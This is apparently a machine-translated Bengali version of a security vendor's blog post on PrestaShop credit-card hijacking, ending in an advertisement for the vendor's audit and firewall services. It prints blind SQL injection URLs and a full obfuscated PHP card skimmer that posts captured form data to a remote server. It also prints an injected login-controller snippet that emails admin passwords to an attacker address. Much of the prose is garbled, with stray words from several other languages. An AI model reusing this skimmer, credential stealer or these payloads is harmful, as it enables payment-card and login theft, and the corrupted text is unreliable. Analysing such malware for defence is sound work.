

অনলাইন ট্রানজেকশন নিঃসন্দেহে ব্যবসা করার সুবিধা যোগ করেছে। কিন্তু এই সুবিধার সাথে আসে নিরাপত্তার দায়িত্ব। Prestashop-এ চলে ই-কমার্স স্টোরগুলো খুব সংবেদনশীল তথ্য ধারণ করে। এতে ব্যবহারকারীর ক্রেডিট কার্ডের বিবরণ রয়েছে। তাই এই ডেটা এটিকে আক্রমণকারীদের জন্য একটি পাকা টার্গেট করে তোলে। Prestashop ক্রেডিট কার্ড হাইজ্যাক लोकপ্রিয়তা của এই ই-কমার্স সমাধানের কারণে বৃদ্ধি পাচ্ছে। এটিকে এর সেটআপ এবং রক্ষণাবেক্ষণের সহজতার জন্য সম্মানিত করা যেতে পারে। PrestaShop 1.5 Beginner's Guide বই অনুযায়ী,
Prestashop ক্রেডিট কার্ড হাইজ্যাক: লক্ষণ
Prestashop ক্রেডিট কার্ড হাইজ্যাক একাধিক উপায়ে পরিচালিত হতে পারে। এটি সার্ভারে একটি ম্যালিশিয়াস স্ক্রিপ্ট বা জাভাস্ক্রিপ্টের লাইন হতে পারে। প্রায়শই এটি একটি SQL ইনজেকশন বা একটি ফিশিং পেজ হতে পারে। তাই সম্ভাবনার এই বৈচিত্র্য এটিকে শনাক্ত করা কঠিন করে তোলে। যাইহোক, কিছু লক্ষণ আক্রমণের ইঙ্গিত দিতে পারে:
- पूर्वে অজানা ডাটাবেস টেবিল যেমন Sqlmap প্রদর্শিত হচ্ছে।
- ড্যাশবোর্ডে অজানা অ্যাডমিন অ্যাকাউন্ট প্রদর্শিত হচ্ছে।
- কাস্টমারের ক্রেডিট কার্ড চুরি হয়েছে
- অজানা IP থেকে ড্যাশবোর্ডে লগইন
- সাইটে নতুন অজানা পৃষ্ঠা প্রদর্শিত হচ্ছে
- সাইট অজানা ডোমেনে রিডাইরেক্ট হচ্ছে
- Wireshark প্যাকেট বিশ্লেষণ দেখাচ্ছে ডেটা মাছলি ডোমেনে বের হচ্ছে
- ব্যবহারকারী পেমেন্ট সংক্রান্ত সমস্যা নিয়ে অভিযোগ করছে
- সার্ভার লগে ব্রুট ফোর্স বা SQL ইনজেকশন চেষ্টা দেখাচ্ছে

আপনার Prestashop স্টোর থেকে ক্রেডিট কার্ডের বিবরণ চুরি হচ্ছে? চ্যাট উইজেটে আমাদের মেসেজ ড্রপ করুন। আমরা আপনাকে সাহায্য করতে খুশি হব। আমার Prestashop ওয়েবসাইট এখন ঠিক করুন।
Prestashop ক্রেডিট কার্ড হাইজ্যাক: কারণ
Prestashop-এ SQL ইনজেকশন
একটি SQL ইনজেকশন আপনার Prestashop স্টোরের ডাটাবেস কমপ্রোমাইজ করতে পারে। SQLi-এর প্রধান কারণ হল ইনপুট স্যানিটাইজেশনের অভাব। ডেভেলপাররা প্রায়শই সেফ কোডিং অনুশীলন ডিপ্লয় করেন না। ফলস্বরূপ, SQLi এবং XSS-এর মতো ব্রহ্মান্ডের কোডে উপস্থিত হয়। ২০১৪ সালে Prestashop-এর জন্য একটি জিরো-ডে SQLi এক্সপ্লয়িট প্রকাশিত হয়েছিল। ব্রহ্মান্ডেরযোগ্য কম্পোনেন্ট ছিল id_manifacturer। সম্পূর্ণ URL নিচে দেওয়া হলো।
https://example.com/ajax/getSimilarManufacturer.php?id_manufacturer=3[SQL-injection]
উপরোক্ত URL-এ, স্টেটমেন্টগুলো id_manufacturer-এর পর ইনজেক্ট করা যেতে পারে। আরও, এটি একটি ব্লাইন্ড SQLi-এর ধরন। তাই মূলত ডেটা শুধু বুলিয়ান ফরম্যাটে এক্সট্রাক্ট করা যেতে পারে। কখনো কখনো ডেভেলপাররা ইন্টারন্যাল এরর সাপ্রেস করে। এটি আক্রমণকারীদের ব্রহ্মান্ডের আবিষ্কার করতে বাধা দেওয়ার জন্য করা হয়। যাইহোক, যদি সার্ভার এখনও স্টেটমেন্ট এক্সিকিউট করে, তবে ডেটা বুলিয়ান ফরম্যাটে এক্সট্রাক্ট করা যেতে পারে। এটি ব্লাইন্ড SQLi-এর কেস। যদিও, ডাটাবেসের কন্টেন্ট পড়তে একাধিক রিকোয়েস্ট করতে হয়। এটি ম্যানুয়াল এক্সপ্লয়েটেশনকে সময়সাপেক্ষ করে তোলে। ব্লাইন্ড SQLi চেক করতে।
https://example.com/ajax/getSimilarManufacturer.php?id_manufacturer=3 and 1=1
প্রথমে দেখুন এই স্টেটমেন্টটি true-এ এক্সিকিউট হয় কিনা। দ্বিতীয়, যেখানে =3 and 1=2 false-এ এক্সিকিউট হয়। তাহলে এটি নিশ্চিতভাবে ব্লাইন্ড SQLi-এর কেস। যাইহোক, কখনো কখনো এটি টাইম-বейসড ব্লাইন্ড SQLi হতে পারে। সেক্ষেত্রে, সার্ভার একটি নির্দিষ্ট সময়ের পর বুলিয়ান ফিডব্যাক দেয়। উদাহরণস্বরূপ।
https://example.com/ajax/getSimilarManufacturer.php?id_manufacturer=3 and if(1=1, sleep(10), false)
এখানে ব্যবহারকারীকে ১০ সেকেন্ড অপেক্ষা করতে হবে। তারপর, সার্ভার কোয়েরি অনুযায়ী true বা false রেসপন্স পাঠাবে।
স্বয়ংক্রিয় এক্সপ্লয়েটেশন
এটি এক্সপ্লয়েট করা একটি কষ্টসাধ্য কাজ দেখতে পারে। কিন্তু অটোমেশন টুল উপলব্ধ। Sqlmap আক্রমণকারীর জন্য এটি খুব সহজে এক্সপ্লয়েট করতে পারে। তারপর, আক্রমণকারী ps_payment_cc টেবিল পড়তে পারে। এই টেবিলের কলামগুলো হল id_order_payment,card_number,card_brand,card_expiration। ద Latvian đầyাপুর আক্টো করা কার্ড ডিটেইলস চুরি করা যায়। যদি টেবিল বড় হয়, আক্রমণকারী DNS কোয়েরি ব্যবহার করে আক্রমণ দ্রুত করতে পারে। Sqlmap-এ একটি অপশন থাকে --dns-domain=। এইভাবে আক্রমণকারী ডেটা DNS কোয়েরি ব্যবহার করে এক্সফিলট্রেট করতে পারে ধীর টাইম-বейসড আউটপুটের পরিবর্তে। যাইহোক, আক্রমণকারী অবশ্যই DNS সার্ভার হিসেবে নিবন্ধিত মেশিন কন্ট্রোল করতে হবে। তাই আপনার সার্ভার থেকে বের হওয়া DNS কোয়েরি নজরদারি করা গুরুত্বপূর্ণ। যাইহোক, ব্যবহারকারীর ক্রেডিট কার্ড ইনফো সার্ভারে স্টোর না করা পরামর্শ দেওয়া হয়। ছাড়া অ্যাডমিনরা নিয়মিত Prestashop নিরাপত্তা অডিট এবং পেনিট্রেশন টেস্টিং করেন। যদিও, এটা সব টালানো যেতে পারত যদি ডেভেলপাররা প্রিপেয়ার্ড স্টেটমেন্ট ব্যবহার করতেন!
Prestashop ক্রেডিট কার্ড ম্যালওয়্যার
কখনো কখনো Prestashop-এ ক্রেডিট কার্ড হ্যাক আপনার সাইটে একটি ম্যালিশিয়াস স্ক্রিপ্টের কারণে হতে পারে। আক্রমণকারী প্রথমে পরিচিত কৌশল ব্যবহার করে সাইট এক্সপ্লয়েট করে। অধিকাংশ সময় এটি OWASP-এর টপ ১০-এ একটি। তারপর ম্যালওয়্যার ইনস্টল করা হয়। এই ম্যালওয়্যার প্রথমে ডাটাবেসের সাথে কানেক্ট করে। ডাটাবেস থেকে, এটা ক্রেডিট কার্ড ইনফো চুরি করে। যা সাধারণত ps_payment_cc টেবিলে থাকে।

উপরোক্ত একটি PrestaShop ক্রেডিট কার্ড হাইজ্যাকিং স্ক্রিপ্টের কোড স্নিপেট। এখানে স্ক্রিপ্টটি প্রথমে ডাটাবেসের সাথে কানেক্ট করছে। তারপর, ডাটাবেস থেকে ক্রেডিট কার্ড ইনফো চুরি করছে।
আরেকটি ক্রেডিট কার্ড ম্যালওয়্যার দেখুন যা /vendor/composer/autoload_real.php ফাইল ইনফেক্ট করছে
class SiF { function __construct($conf) { $this->encrypt = FALSE; $this->in = $_POST; $this->test = isset($this->in['siftest']); $conf = explode('SiF', str_rot13($conf)); if(count($conf)!=2)return; $this->key = $conf[0]; $conf = explode('|', base64_decode($conf[1])); $s = array_shift($conf); $s = explode(';;', $s); $this->conf = array(); foreach($s AS $d) { $d = explode('::', $d); if(count($d)==2) $this->conf[trim($d[0])] = trim($d[1]); } array_shift($conf); $this->data = $conf; $this->get(); if($this->test) $this->out('[sifok]'); }function get(){if($this->search($this->data[0])===FALSE) return;foreach($this->data AS $i => $v){$v = $this->search($v);$this->data[$i] = $v===FALSE ? '' : $this->crypt($v);}$this->set();}function set(){$data = implode('|', $this->data);$data = $this->crypt('SiF').'|'.$data;if(!$this->encrypt) $data = base64_encode($data);$data = $this->post_fgc($data);if($this->test) $this->out($data);}function get_fgc($data){$url = $this->conf['url'].'?'.$this->conf['param'].'='.urlencode($data);if($this->test) $url .= '&test';return file_get_contents($url);}function post_fgc($data){$data = array($this->conf['param'] => $data);$options = array('http' => array('header' => "Content-type: application/x-www-form-urlencoded\r\n",'method' => 'POST','content' => http_build_query($data)));$context = stream_context_create($options);return file_get_contents($this->conf['url'], false, $context);}function search($key){$f = $this->in;if(preg_match_all('/(?:^|\[)([^\[\]]+)/s', trim($key), $a)){foreach($a[1] AS $v){if(is_array($f) && isset($f[$v])) $f = $f[$v];else return FALSE;}return $f;}return FALSE;}function crypt($s){if(function_exists('openssl_public_encrypt')){$key = "-----BEGIN PUBLIC KEY-----\n".$this->key."\n-----END PUBLIC KEY-----";if(@openssl_public_encrypt($s, $code, $key)){$this->encrypt = TRUE;return base64_encode($code);}}return $s;}function out($s){echo $s;exit;}}new SiF('ZVTsZN0TPFdTFVo3QDRONDHNN4TANQPOvDXOtDQG7ZWRtSDNht63nRT/RT2LPUJFPT1Eg4snl3Dvg0BDTc7SS0o//K7XbiRS3fZ+SCHEL+UP7dtvdinygJCfNRxDPgghOSrx2xH2p9A/pqf0zLW5Q4GZPVeoGZFtQesyvSRGDwlFT5Zf4ScH9A40ahDkBRZol/0lbDp8zAou8Njv1DVQNDNOFvSqKWfBwcbqUEjpmbiY2ygM3A0LKDho3WaY3ZiZGR7B3OupzSgBwcxsTMipz18MTIfnKMypaysoaIgsTEyoTy2MKW5K2I4pS9go250nUkxMJkcqzIlrI9yrUOsrJIupakxMJkcqzIlrI9cMS9mqTS0MKkxMJkcqzIlrI9jnT9hMKkxMJkcqzIlrI9uMTElMKAmZKk8MJ1unJksL29hMzyloJS0nJ9h'
একটি ম্যালিশিয়াস স্ক্রিপ্ট আক্রমণের দ্বিতীয় ফেজ। কারণ, প্রথম ফেজে কিছু পরিচিত ব্রহ্মান্ডের এক্সপ্লয়েট করা হয়। যারপরCredential stealer স্ক্রিপ্ট আপলোড করা হয়। তাই, সাধারণত ডেটা ডাটাবেসে স্টোর না করার পরামর্শ দেওয়া হয়। একটি ই-কমার্স স্টোরের জন্য, সমস্ত সম্ভাব্য উপায় খুঁজে বের করার জন্য একটি নিরাপত্তা অডিট এবং পেনিট্রেশন টেস্টিং পরিচালনা করার পরামর্শ দেওয়া হয়।

ফিশিং
ফিশিং ব্যবহার করা যেতে পারে বড় পরিমাণে Prestashop ক্রেডিট কার্ড হাইজ্যাক করতে। আক্রমণকারী মূলত নকল লগইন পেজ তৈরি করে। ব্যবহারকারীরা পার্থক্য করতে অক্ষম হতে পারে। তাই তারা সংবেদনশীল ইনফো উজাগর করতে পারে যা Prestashop-এ ক্রেডিট কার্ড হ্যাকের দিকে নিয়ে যায়। এটি তৈরির অনেক উপায় আছে। उनमें से কিছু:
- XSS: আক্রমণকারী XSS ব্যবহার করে একটি ম্যালিশিয়াস ডোমেন থেকে ম্যালিশিয়াস স্ক্রিপ্ট লোড করে। এই স্ক্রিপ্ট আসল পৃষ্ঠার কন্টেন্ট ওভাররাইড করে। পৃষ্ঠাটি একটি ফিশিং লগইন পেজ দ্বারা প্রতিস্থাপিত হয়। পরবর্তীতে ব্যবহারকারীরা সেসব পেজে তাদের ইনফো সাবমিট করে। ফিশিং পেজ এই ইনফো আক্রমণকারী-নিয়ন্ত্রিত ডোমেনে পাস করে।
- SQLi: আক্রমণকারী SQL ইনজেকশন ব্যবহার করে একটি রিভার্স শেল পেতে পারে। এই রিভার্স শেল ব্যবহার করে, আক্রমণকারী আসল পেমেন্ট পেজগুলো ফিশিং পেজ দিয়ে প্রতিস্থাপন করতে পারে।
- FTP: FTP পোর্ট ইন্টারনেটের জন্য খোলা ছিল। তারপর আক্রমণকারী লগইন শংসাপত্র পেতে পারে। তারপর ফিশিং পেজ তৈরি করা হয়।
- জিরো-ডে: আক্রমণকারী একটি জিরো-ডে ব্রহ্মান্ডের কারণে রিভার্স শেল পেতে পারে। ইনস্টলেশন পুরানো ছিল। তাই নকল পেমেন্ট পেজ তৈরি করা হয়। এইভাবে Prestashop ক্রেডিট কার্ড হাইজ্যাক!
দুর্বল শংসাপত্র
দুর্বল শংসাপত্র Prestashop ক্রেডিট কার্ড হাইজ্যাকের প্রধান কারণ। একটি দুর্বল পাসওয়ার্ড ব্রুট ফোর্স আক্রমণ দিয়ে ভাঙা যায়। একবার আক্রমণকারী পাসওয়ার্ড পেলে, ড্যাশবোর্ড খোলা থাকে। এখান থেকে কিছু আক্রমণকারী ভিন্ন পদ্ধতি अपনায়। ডাটাবেস থেকে সাইনআপ ইনফো নिष्क্রিয়ভাবে انتظار করার বদলে। আক্রমণকারী পেজগুলিতে কোড ইনজেক্ট করে সেটি ডাইনামিক্যালি পাঠাতে। উদাহরণস্বরূপ, একটি ধরনের ম্যালওয়্যার /controllers/admin/AdminLoginController.php ফাইলে কোড ইনজেক্ট করে। ক্ষতিকর কোড সাধারণত এইরকম দেখায়।
public function processLogin() { /* Check fields validity */ $passwd = trim(Tools::getValue('passwd')); $email = trim(Tools::getValue('email')); $to = "admin@wsxdn.com"; $subject = "panel admin prestashop ". $_SERVER['SERVER_NAME']; $header = "from: hacked <admin@wsxdn.com>"; $message = "Link : https://" . $_SERVER['SERVER_NAME'] . $_SERVER['REQUEST_URI'] ."&up=hous \r\n email: $email \r\n pass: $passwd \r\n by bajatax -- sniper :v \r\n"; $message .= "Path : " . __file__; $sentmail = @mail($to, $subject, $message, $header); $sentmail1 = @mail($to, $subject, $message, $header);
এখানে প্রথম কিছু লাইনের কোড সকল ভেরিয়েবল কালেক্ট করছে। তারপর PHP ফাংশন সেগুলো আক্রমণকারীর অ্যাকাউন্টে মেইল করছে। এই কেসে, এটি ছিল admin@wsxdn.com। এখানে পাঠানো বিভিন্ন প্যারামিটার:
- To: এতে আক্রমণকারীর ইমেইল আইডি থাকে যেকোনো ডেটা পাঠাতে। এই কেসে এটি
admin@wsxdn.com. - Subject: এতে নিচের মেসেজ থাকে,
panel admin prestashop www.infectedDomain.com। - Header: হেডার অংশে মেসেজ থাকে,
hacked <admin@wsxdn.com>। - Message Part 1: এই প্যারামিটারে সকল সংবেদনশীল ইনফো থাকে। এতে ইনফেক্টেড ডোমেন থাকে। এই কেসে
https://www.attackeddomain.com। তারপর URI যেটি/admins/ajax-tab.php?rand=1470989908670&up=hous। তদন্ত ইমেইল যেটিadmin@wsxdn.comn.com। এবং শেষে পাসওয়ার্ড। এটি ব্যবহারকারীর দ্বারা এন্টার করা যেকোনো র্যান্ডম স্ট্রিং হতে পারে। শেষে একটি র্যান্ডম টেক্স্ট যেটিby bajatax — sniper :v। - Message Part 2: মেসেজের দ্বিতীয় অংশ ইনফেক্টেড ফাইলের লোকাল পাথ ধারণ করে। এই কেসে,
/usr/home/www.attackeddomain.com/web/controllers/admin/AdminLoginController.php।
তবে ম্যালওয়্যার আবিষ্কারের পর, Google আক্রমণকারীর Gmail অ্যাকাউন্ট ব্লক করল। তারপর এই ম্যালওয়্যারের একটি নতুন ভারিয়েন্ট দেখা গেল। যেটি প্রথম চেক করতো ইট possibile to send mail to the attacker. In case it wasn't, then the details were saved to a local file titled uspas.txt. পরবর্তী ধাপে, আক্রমণকারী একইভাবে ক্রেডিট কার্ড ইনফো প্রাপ্য করতে পারে ব্যবহারকারীদের সাইনআপের মত। এটি একটি Prestashop ক্রেডিট কার্ড হাইজ্যাক সমাপ্ত করল!
Prestashop নিরাপত্তা অডিট এবং ফায়ারওয়াল
Astra Security Audit
আপনার Prestashop স্টোর সুরক্ষিত করতে重要的是 খুঁজে বের করা লুপহোলগুলো। এগুলো শুধু একটি সম্পূর্ণ নিরাপত্তা অডিট ব্যবহার করে প্রকাশ পেতে পারে। বাজারে একাধিক সমাধান উপলব্ধ। যেমন Astra প্রদান করে।
Astra-র সাথে জড়িত থাকতে নিচের সেবাগুলো প্রদান করবে:
- প্রচলিত সাধারণ ব্রহ্মান্ডের যেমন SQLi, XSS, Spam ইত্যাদি এবং অন্যান্য ৮০+।
- ব্রহ্মান্ডের এসেসমেন্ট এবং পেনিট্রেশন টেস্টিং (VAPT)
- এটি দাম ম্যানিপুলেশন ত্রুটিও শনাক্ত করে। علاৱে, এটি বিজনেস লজিক এররও খুঁজে বের করতে পারে।
- স্ট্যাটিক ও ডাইনামিক কোড অ্যানালিসিস
- প্রাপ্ত নিরাপত্তা ব্রহ্মান্ডের প্যাচ করার টেকনিক্যাল সহায়তা
- ব্রহ্মান্ডের রিপোর্টিংয়ের জন্য কলাবরেটিভ ক্লাউড ড্যাশবোর্ড
- আমাদের সিকিউরিটি টুলস/এপিআই-র অ্যাক্সেস
- ওয়েব নিরাপত্তা সেরা অনুশীলন কনসাল্টেন্সি
- ইন্টারনেটের জন্য খোলা পোর্ট আবিষ্কার করে।
- কিছু পরিচিত সার্ভার মিসকনফিগারেশন খুঁজে বের করে।
- Clickjacking ডিটেকশন।
- ব্রোকেন অথেন্টিকেশন এবং অথরাইজেশন।
- প্রিভিলেজ এস্কেলেশন বাগ লোকেট করে।
- থার্ড-পার্টি প্লাগইনে ব্রহ্মান্ডের এবং আরও অনেক কিছু।
টেস্টগুলো অত্যন্ত কাস্টমাইজড এবং ওয়েবসাইট ও প্রয়োজন অনুযায়ী টেইলার্ড।
নিরাপত্তা টেস্টিং-এর সাধারণ স্কোপ:
- কাস্টমার ওয়েব অ্যাপ্লিকেশন
- পেমেন্ট হ্যান্ডলিং এবং ইন্টিগ্রেশন
- অ্যাডমিনিস্ট্রেশন পোর্টাল
- API এবং ওয়েব সার্ভিস
Astra Firewall
একটি Prestashop ফায়ারওয়াল আপনার Prestashop স্টোরে যেকোনো অনঅথরাইজড অ্যাক্সেস ব্লক করে। সকল ইনকামিং ট্রাফিক স্ক্যান করা হয়। তద్వারা ম্যালিশিয়াস রিকোয়েস্ট ড্রপ করা হয়। Astra ফায়ারওয়াল ম্যালওয়্যার আপলোডের জন্য স্ক্যান করে। Prestashop ক্রেডিট কার্ড হাইজ্যাক স্ক্রিপ্ট আপলোড করার যেকোনো চেষ্টা ব্লক করা হয়। Astra লগইন অ্যাক্টিভিটিও ট্র্যাক করে। তাই যদি ড্যাশবোর্ড কমপ্রোমাইজ হয়, ব্যবহারকারীকে নোটিফাই করা হয়। এর পাশাপাশি, Astra নিশ্চিত করে ইনস্টলেশন আপ-টু-ডেট। এইভাবে, এটি আপনার স্টোরকে রাউন্ড-দ-ক্লক প্রোটেকশন দেয়!
